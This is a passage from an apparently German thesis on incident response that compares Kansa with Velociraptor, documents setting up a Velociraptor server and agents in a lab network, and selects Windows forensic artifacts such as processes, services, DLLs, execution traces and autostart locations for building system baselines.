Wie bereits in Abschnitt 2.3.4 erwähnt existiert ein Programm namens „Kansa-Profiler“, welches auf Kansa aufbaut und in der Lage ist, mittels Powershell-Remoting Baselines von Systemen zu erzeugen und diese zu einem späteren Zeitpunkt abzugleichen. Die grundlegende Funktionsweise des Programms erfolgt dabei unter Nutzung bzw. Verkettung folgender Skripte [26]:

1. Beziehung von Artefakten mittels Kansa zur Nutzung als Baseline „Kansa.ps1“.
2. Gruppierung der zu analysierenden Systeme „createProfilingDatabase.ps1“
3. Analyse der Artefakte mittels Stacking „kansaGet-Analysis.ps1“.
4. Zweite Beziehung von Artefakten mittels Kansa nach einem Angriff „Kansa.ps1“.
5. Erneute Ausführung der Schritte 2 und 3 auf die Daten, die nach dem Angriff gesammelt wurden.
6. Ermittlung der Unterschiede für einzelne Artefaktgruppen in den Daten der Baseline und den Daten nach dem Angriff „findUnkonwns.ps1“.

Die Grundidee dieses Programms ist grundsätzlich verständlich beschrieben und nachvollziehbar. Allerdings kommt es zu verschiedenen Problemen bei der praktischen Anwendung:

- Das Programm funktioniert nicht ohne Veränderungen am Quellcode des Skripts „findUnknowns.ps1“. In Zeile 65 müssen die Parameter der

Powershell Funktion „Compare-Object“ angepasst werden.

- Die Verkettung und Nutzung der verschiedenen Skripte ist kompliziert. Skripte müssen sich in bestimmten festgelegten Pfaden befinden, was nicht gut hervorgehoben und teilweise unnötig ist.
- Es müssen Parameter genutzt werden, die nicht gut dokumentiert sind und häufig Unklarheiten aufweisen, welche Eingaben notwendig sind.
- Das Programm ist 8 Jahre alt und setzt auf einer veralteten Version von Kansa auf. [37] Das bedeutet, dass viele Module, die in der Zwischenzeit durch die Entwickler und Community dazugekommen sind, nicht vorhanden sind.
- Bei einem Testversuch des Programms konnte festgestellt werden, dass lediglich sieben Artefakte verglichen werden. Davon waren nur zwei mit relevantem Inhalt gefüllt, obwohl mehrere Artefakte, wie dokumentiert in den vorgesehenen Konfigurationsdateien ausgewählt waren.

Aufgrund dieser Feststellungen wäre es notwendig, eine Aktualisierung des Programms vorzunehmen, falls dieses im Rahmen der Thesis genutzt werden sollte. Somit stellt sich die Frage, ob nicht andere Möglichkeiten der Baselineerstellung und Nutzung sinnvoll wären. Kansa, in der aktuellen Version stellt grundsätzlich eine gute Basis als Werkzeug für Remote Forensik und das Stacking dar.

3.3.2 Velociraptor

Es existieren jedoch weitere ebenfalls frei verfügbare Incident Response Frameworks wie Velociraptor. Velociraptor verfügt über eine große Funktionsvielfalt, wie Endpoint Monitoring, Remote Forensik und diverse Analysefunktionalitäten, die mittels der Velociraptor Query Language (VQL) durchgeführt werden können. VQL basiert größtenteils auf der Structured Query Language (SQL) und kann genutzt werden, um Abfragen zu erstellen, die bspw. Artefakte sammeln oder analysieren. [20] Gemessen an der Funktionsvielfalt und Performanz wird Velociraptor neben weiteren Frameworks in dem Bereich als bestes Tool bewertet. [17] Aufgrund dessen unterbleibt an dieser Stelle ein Vergleich mit weiteren Incident Response Frameworks.

Die grundsätzliche Arbeitsweise von Velociraptor kann der Abbildung 5 entnommen werden.




Abbildung 5: Übersicht Funktionsweise Velociraptor [20]

Die Installation von Velociraptor erfolgt auf einem zentralen Server. Anschließend kann eine Webbasierende Anwendungsumgebung genutzt werden. Auf den Assets, hier den Systemen der Corp-Net-Domäne, werden Agenten installiert, die mit dem Server kommunizieren. Anschließend können Anfragen an den Server gestellt werden, die durch diesen an die Assets weitergeleitet und dort beantwortet werden. [20]

Velociraptor verfügt somit über eine grafische Benutzeroberfläche, was die Handhabung gegenüber Kansa, als skriptbasierte Kommandozeilenanwendung vereinfachen kann. Gleichzeitig verfügt Velociraptor über viele standardmäßig abfragbare Artefakte [20] Darunter befinden sich auch einige, die nicht in Kansa vorhanden sind, bspw. die Möglichkeit des Auslesens des „Amcache“ und der Firewallinstellungen der abzufragenden Systeme. Des Weiteren verfügt Velociraptor über eine große und aktive Community, sodass regelmäßig neue Artefakte im Bereich „Artifact Exchange“ auf der Webseite Velociraptors hinzugefügt werden können. [20]

Ein möglicherweise nennenswerter Nachteil von Velociraptor im Gegensatz zu Kansa ist, dass eine zusätzliche Software auf allen Endgeräten, sogenannte Agenten, benötigt werden, die den zentralen Server mit den angefragten


Informationen versorgen. In Fachkreisen ist die Meinung zu Agenten in der Forensik gespalten, sodass dies nicht als klarer Nachteil gewertet werden kann. Agenten ermöglichen die Arbeit über diverse Betriebssysteme, da diese in der Regel für alle Betriebssysteme zur Verfügung stehen. Bei einer agentenlosen Remote Triage müssen vorhandene Systemprogramme genutzt werden, die von Betriebssystem zu Betriebssystem unterschiedlich sein können, was den Aufwand der Triage erheblich erhöhen kann. Auf der anderen Seite sind Agenten, die permanent auf Systemen laufen und nicht benötigt werden eine zusätzliche Ressourcenauslastung für das System sowie ein zusätzlicher Administrationsaufwand, da auch diese aktuell gehalten und verwaltet werden müssen. Für den zentralen Server, von welchem die Anfragen bei einer Remote Triage ausgehen, ist die Last tatsächlich bei der agentenlosen Variante höher, da alle Prozesse durch diesen erfolgen müssen, während bei der Nutzung von Agenten, diese die Systemressourcen der anderen Systeme nutzen und die Last somit besser verteilt ist. [38]

Aufgrund der dargestellten Vorteile wird im Folgenden das Programm Velociraptor aufgrund der größeren Funktionsvielfalt mit mehr Artefakten, der einfacheren Handhabung sowie der Effizienz von VQL genutzt. Zum Zweck der Baselineerstellung, dem späteren Abgleich sowie dem Stacking konnten mittels VQL entsprechende Skripte erstellt werden, die in den entsprechenden Abschnitten erläutert werden.

3.4 Inbetriebnahme Velociraptor

Zunächst wurde der Testumgebung ein weiterer Server namens „Velociraptor-Server“ mit einer statischen IP-Adresse hinzugefügt, siehe Abbildung 4. Die Installation von Velociraptor ist sehr simpel. Die entsprechende Version der Anwendung, in diesem Fall die Windows 64-Bit Version, kann bei Github heruntergeladen werden [39] Anschließend muss Velociraptor vor der Inbetriebnahme konfiguriert werden, siehe Abbildung 6. Dazu müssen einige Angaben getätigt werden, wie das Betriebssystem auf dem Velociraptor laufen soll, die Methode der Verschlüsselung der Datenübertragung zwischen dem Server und den Agenten auf den Assets, der IP-Adresse des Velociraptor

Servers, den Port für die Agentenkommunikation und die Benutzeroberfläche, sowie des Speicherorts der Dateien auf dem Velociraptor Server. [20]



```

Administrator: Windows PowerShell
PS C:\Users\LabAdmin\Downloads> .\velociraptor-v0.7.1-2-windows-amd64.exe config generate -i
?
Welcome to the Velociraptor configuration generator
-----

I will be creating a new deployment configuration for you. I will
begin by identifying what type of deployment you need.


What OS will the server be deployed on?
windows
? Path to the datastore directory. C:\Windows\Temp
? Self Signed SSL
? What is the public DNS name of the Master Frontend (e.g. www.example.com): localhost
? Enter the frontend port to listen on. 8000
? Enter the port for the GUI to listen on. 8889
? Would you like to use the registry to store the writeback files? (Experimental) No
? Are you using Google Domains DynDNS? No
? GUI Username or email address to authorize (empty to end): admin
[INFO] 2024-04-18T14:40:50+02:00
[INFO] 2024-04-18T14:40:51+02:00
[INFO] 2024-04-18T14:40:51+02:00
[INFO] 2024-04-18T14:40:51+02:00
[INFO] 2024-04-18T14:40:51+02:00
[INFO] 2024-04-18T14:40:51+02:00 Digging deeper! https://www.velocidex.com
[INFO] 2024-04-18T14:40:51+02:00 This is Velociraptor 0.7.1-2 built on 2024-02-15T02:23:01Z (2e03d650)
[INFO] 2024-04-18T14:40:51+02:00 Generating keys please wait...
? Path to the logs directory. C:\Windows\Temp/logs
? Do you want to restrict VQL functionality on the server?

This is useful for a shared server where users are not fully trusted.
It removes potentially dangerous plugins like execve(),filesystem access etc.
No
? Where should I write the server config file? (server.config.yaml)

```

Abbildung 6: Kommandozeilenbasierte Konfiguration Velociraptor Server

Nach der Konfiguration kann das Programm auf dem Server mit dem folgenden Befehl unter Nutzung der soeben erstellten Konfigurationsdatei und dem Parameter „-v“ für eine detaillierte Ausgabe auf der Kommandozeile gestartet werden, siehe Abbildung 7



```

Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. Alle Rechte vorbehalten.

Installieren Sie die neueste PowerShell für neue Funktionen und Verbesserungen! https://aka.ms/PSWindows

PS C:\Users\LabAdmin> .\velociraptor-v0.7.1-2-windows-amd64.exe --config .\server.config.yaml frontend -v

```

Abbildung 7: Start der Anwendung Velociraptor auf dem Server im Testnetzwerk

Anschließend kann die Benutzeroberfläche mit einem Browser, hier auf dem lokalen System unter „127.0.0.1:8889“ aufgerufen werden, siehe Abbildung 8.




Abbildung 8: Startseite der webbasierten Velociraptor Benutzeroberfläche

Als nächstes müssen die Agenten auf den einzelnen Systemen der Corp-Net-Domäne installiert werden. Dazu können verschiedene Möglichkeiten genutzt werden. In diesem Fall wurde mittels der Benutzeroberfläche des Velociraptor Servers eine MSI Datei erstellt, die alle notwendigen Einstellungen, wie die IP-Adresse, den Port und das Zertifikat des Servers enthält. Dazu kann das Server Artefakt „Server.Utils.CreateMSI“ verwendet werden, siehe Abbildung 9.




Abbildung 9: Erstellung einer MSI Datei, welche der Installation auf den Agents dient

Die MSI Datei wird im Anschluss auf dem Fileserver „FS1“ für alle Systeme der

Domäne zugänglich abgelegt. Anschließend wurde eine Gruppenrichtlinie in der Corp-Net-Domäne im Domaincontroller hinzugefügt, die die Installation und die Ausnahmen in den Firewallregeln des Velociraptor Agents auf allen Systemen vornimmt. Nachdem die Gruppenrichtlinien auf allen Geräte aktualisiert wurden und alle Systeme über einen installierten Velociraptor-Agent verfügen, können auf der Benutzeroberfläche des Velociraptor Servers alle verbundenen Systeme in einer Übersicht betrachtet und ein entsprechendes Label vergeben werden, siehe Abbildung 10.




Abbildung 10: Übersicht angebundener Systeme an den Velociraptor Server im Testnetzwerk

3.5 Auswahl Artefakte für Baseline

Bevor eine Baseline mittels dem zuvor installierten Velociraptor Framework erstellt werden kann, müssen entsprechend vorhandene und zwecks Nutzung einer Baseline sinnvolle Artefakte ausgewählt werden.

Neben der Auswahl und der Begründung dieser, sollen zudem die jeweiligen Artefakte im Rahmen dieses Abschnitts kurz erläutert werden. Dabei ist jedoch zu beachten, dass es eine Vielzahl an Artefakten gibt und nicht alle Artefakte aufgeführt und vor allem nicht negativ abgegrenzt werden können. Die in Abschnitt 3.6 aufgeführten Artefakte, die sich nicht für die Baselineerstellung eignen, sind somit nur ein Ausschnitt, um die Grundidee zu verdeutlichen.

Mit Artefakten sind in diesem Abschnitt auch die VQL-Skripte Velociraptors

gemeint, die bestimmte Artefakte beziehen, da Velociraptor diese Skripte so benennt. [20]

3.5.1 Laufende Prozesse

Angreifer führen in der Regel Programmcode auf dem System des Opfers aus, um ihre Ziele zu erreichen. Dieser Programmcode befindet sich zum Zeitpunkt der Ausführung als Prozess im Arbeitsspeicher des Opfersystems. Jeder Prozess auf einem System hat darüber hinaus eine zur Laufzeit einmalig vergebene „Prozess ID“ (PID) und eine „Parent Prozess ID“ (PPID), die den startenden Prozess referenziert. Die auf dem System laufenden Prozesse können mittels diverser Befehle angezeigt werden. Allerdings ist die Ermittlung von maliziösen Prozessen in der Regel nicht auf den ersten Blick möglich, da Angreifer Schadprogramme meist nicht so benennen, dass der Prozess heraussticht, wie bspw. „malware.exe“. [3]

Somit erscheint ein Whitelisting bekannter legitimer Prozesse zwecks Datenreduktion sinnvoll. Eine Liste der laufenden Prozesse kann in Windows mittels des Powershellbefehls „Get-Process“ generiert werden. [40] Velociraptor bietet diesbezüglich ein Artefakt mit dem Namen „Windows.System.Pslist“ an, welches die Prozesse der angefragten Systeme sammelt. Dabei werden unter anderem Informationen über die PID, PPID, den Prozessnamen, Berechtigungen, ausführenden Benutzeraccount, Speicherorte, falls vorhanden Kommandozeilenparameter sowie Hashwerte der ausführbaren Datei, die den Prozess gestartet hat, erhoben und in einer Tabelle abgespeichert.

3.5.2 Laufende Dienste

Daneben gibt es auch Prozesse, manchmal auch als Daemon bezeichnet, die einen bestimmten Dienst anbieten und im Hintergrund auf die Inanspruchnahme dieses Dienstes warten. Auch Dienste werden von Angreifern genutzt häufig im Rahmen der Persistenzerreichung. Dabei werden sie in Autostartbereichen platziert, sodass sie beim Start des Systems gestartet werden. Anschließend führen die Dienste bestimmte Aktionen aus oder warten auf Befehle des Angreifers, wie es auch bei legitimer Software wie Agenten der Fall ist. [3] Eine Liste gestarteter und gestoppter Dienste kann in Windows mittels des Befehls

„Get-Service“ ermittelt werden. [40] Velociraptor bietet hierzu das Artefakt „Windows.System.Services“ an. Dabei werden Informationen über den Namen, Speicherort, PID, Start Mode, Status, Benutzer sowie Erstellzeitpunkt erhoben. [20]

3.5.3 Geladene Bibliotheken

Eine weitere Methode, die Angreifer verwenden um Schadcode auf Opfersystemen auszuführen, ist die Nutzung von Abhängigkeiten legitimer Programme von bestimmten Softwarebibliotheken. So kann der Angreifer versuchen, Softwarebibliotheken mit Schadcode zu ergänzen oder gänzlich auszutauschen, damit diese anschließend von dem legitimen Programm geladen werden und der Schadcode ausgeführt wird. Eine konkrete Methode wird auch „DLL Load-Order Hijacking“ genannt. Dabei versucht der Angreifer das Windows Betriebssystem so zu manipulieren, dass anstatt der legitimen DLL Datei, eine andere DLL Datei, welche mit maliziösen Code versehen ist, geladen wird. Dazu kann bspw. die Registry manipuliert oder versucht werden die DLL in bestimmten Speicherpfaden abzulegen. [22]

Somit macht es im Rahmen von Incident Response Sinn, auch die geladenen DLL Dateien zu verifizieren, was mit dem Velociraptor Artefakt „Windows.System.DLL“ möglich ist. Dabei werden die Namen und Dateipfade der ausgeführten Datei in Verbindung mit der DLL-Datei abgefragt. [20]

3.5.4 Ausgeführte Software

Neben aktiv auf dem System laufenden Programmen existieren diverse Artefakte, welche die Möglichkeit eröffnen, nach in der Vergangenheit ausgeführten Programmen zu suchen. Ziel ist hierbei selbstverständlich wieder Schadprogramme zu identifizieren, die möglicherweise lediglich im Laufe der Kompromittierung ausgeführt und zum Zeitpunkt der Analyse bereits beendet wurden.

Velociraptor bietet hierzu das Artefakt „Windows.Analysis.EvidenceOfExecution“ an. Die Besonderheit dieses Artefakts ist, dass es weitere Artefakte auf dem System aufruft, welche Informationen über ausgeführte Programme auf einem

System beinhalten. Dazu gehören die folgenden Artefakte:

- **Artifact.Windows.Registry.UserAssist**

Hierbei handelt es sich um einen Registry Schlüssel, „UserAssist“, in welchem das Windows Betriebssystem ausgeführte Programme zu statistischen Zwecken referenziert. Der Registry Schlüssel befindet sich in der Software Datenbank unter dem Pfad: „HKEY_USERS\{SID}\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist“. Bei diesem Eintrag werden sowohl die Anzahl der Ausführungen des Programms sowie der letzte Zeitpunkt der Ausführung gespeichert. Programme, die per Kommandozeile ausgeführt werden, befinden sich nicht in diesem Artefakt. [41]

- **Artifact.Windows.Detection.Amcache**

Beim Amcache handelt es sich um eine eigenständige Registry Datenbank, welche dem Pfad "%SYSTEMROOT%/appcompat/Programs/Amcache.hve" zu finden ist. Dort werden ebenfalls Informationen über ausgeführte Programme gesammelt. Dazu wird auch der Dateipfad und ein Hashwert „SHA1“ des Programms gespeichert. [42]

- **Artifact.Windows.Forensics.Timeline**

In dieser gesonderten SQL-Datenbank sammelt Windows zuletzt genutzte Programme und Dateien. Zu finden ist diese unter dem Pfad: "%SYSTEMROOT%\Users*\AppData\Local\ConnectedDevicesPlatform*ActivitiesCache.db“. In der Laufzeitumgebung können diese Informationen mit der Tastenkombination „WIN+TAB“ aufgerufen werden und ermöglichen es dem Nutzer, schnell Zugriff auf die dort befindlichen Informationen zu nehmen. [20]

- **Artifact.Windows.Registry.AppCompatCache**

Bei der „Application Compatibility Database“, auch „Shimcache“ genannt, handelt es sich um eine Datenbank in der Registry, die durch das Windows Betriebssystem erstellt wird und Informationen über Kompatibilitätseinstellungen ausführbarer Programme enthält. Zu finden ist diese unter dem Schlüssel: „HKEY_LOCAL_MACHINE/System/ControlSet*/Control/Session

Manager/AppCompatCache/AppCompatCache“.

Jedes Programm kann bei Windows auch unter der Nutzung vergangener Windowsversionen und weiteren Einstellungen gestartet werden, falls es zu Problemen bei der Ausführung kommt. Somit können dieser Datenbank auch Informationen über grundsätzlich ausgeführte Programme entnommen werden. [43]

- **Artifact.Windows.Forensics.Prefetch**

Prefetchdateien wurden bereits im Abschnitt 2.2.2 erläutert. Ergänzend kann hier angefügt werden, dass Prefetch per Standardeinstellung nicht auf Windows Server Systemen aktiviert ist und somit in der Regel auch nicht betrieben wird. Deshalb muss im Falle der Analyse solcher Systeme auf andere Artefakte zurückgegriffen werden. [44]

Das Velociraptor Artefakt erhebt neben Informationen zur ausführbaren Datei und der dazugehörigen Prefetch-Datei wie den Dateinamen, den Pfad und Zeitstempel, sowie einen acht Stellen langen hexadezimalen Hashwert, der bereits durch Windows zur Laufzeit generiert wird und für jede ausführbare Datei aufgrund unterschiedlicher Pfade einzigartig sein sollte. [45]

- **Artifact.Windows.Forensics.RecentApps**

Das Artefakt „RecentApps“ als Schlüssel in der Registry wird in der Praxis selten festgestellt werden, da es lediglich im Rahmen der Versionen 1607 bis 1709 von Windows 10 genutzt wurde. [20] Da es jedoch im Velociraptor Artefakt „Windows.Analysis.EvidenceOfExecution“ enthalten ist und eine Nutzung dieses Artefakts sinnvoll ist, wird die Verwendung des „RecentApps“ Artefakts gebilligt, da es auch unschädlich ist, wenn es ausgeführt wird und das Artefakt keine Informationen liefert.

Die Vielzahl an unterschiedlichen Quellen über ausgeführte Programme kann bei der Analyse bspw. in dem Fall dienlich sein, falls Angreifer einzelne Artefakte verändern, die auf die Ausführung von Schadsoftware hindeuten löscht, um Aktivitäten zu verschleiern. Dabei besteht immer die Chance, dass durch den Angreifer einzelne Artefakte übersehen werden. Somit ist es in der Forensik grundsätzlich empfehlenswert, mehrere Quellen auf Indizien zu überprüfen und

bereits vorliegende Informationen so oft wie möglich zu verifizieren, um den Tathergang bestmöglich zu rekonstruieren. [11]

3.5.5 Autostart

Wie bereits in Abschnitt 2.4 erläutert, kann das Ziel eines Angreifers nach der erfolgreichen Kompromittierung die Erzielung von Persistenz auf dem Opfersystem sein. Dazu können Angreifer, wie in Abschnitt 3.5.2 dargestellt, einen Dienst starten, der auf weitere Anweisungen des Angreifers wartet. Bei einem Neustart des Systems werden jedoch ausgeführte Programme ohne weitere Einstellungen beendet, sodass der Angreifer seinen Zugriff auf das System verlieren könnte. Somit wird häufig versucht Schadsoftware, die einen Zugang zum Opfersystem ermöglichen, in Autostart-Bereiche einzubinden, damit diese nach einem Neustart erneut gestartet werden, wodurch die Persistenz des Angreifers auf dem System gesichert wäre. [3]

Da es sehr viele Möglichkeiten und somit auch sehr viele Artefakte auf einem Windows System gibt, die einen automatischen Start von Programmen ermöglichen, hat Microsoft ein Hilfsprogramm namens „Sysinternals-Autoruns“ bereitgestellt, welches über eine grafische Benutzeroberfläche verfügt. Damit ist die Informationserhebung zu allen Autostart-Speicherorten sehr einfach und übersichtlich möglich. Daneben gibt es auch das kommandozeilenbasierte Programm Sysinternals-Autorunsc. [46] Velociraptor bietet hierzu das Artefakt „Windows.Sysinternals.Autoruns“ an, welches das Sysinternals-Autorunsc Programm auf allen Assets, die abgefragt werden, ausführt und anschließend die gesammelten Informationen über Autostart-Speicherbereiche zentral auf dem Velociraptor-Server sammelt. [20] Folgende Autostartspeicherbereiche können mittels Autoruns ermittelt werden [46]:

- Startausführung
- Appinit-DLLs
- Explorer-Add-Ons
- Randleisten-Gadgets (ab Vista)
- Image-Hijacks
- Internet Explorer-Add-Ons
- Bekannte DLLs
- Starts bei der Anmeldung (Standardeinstellung)
- WMI-Einträge

- Winsock-Protokoll und Netzwerkanbieter
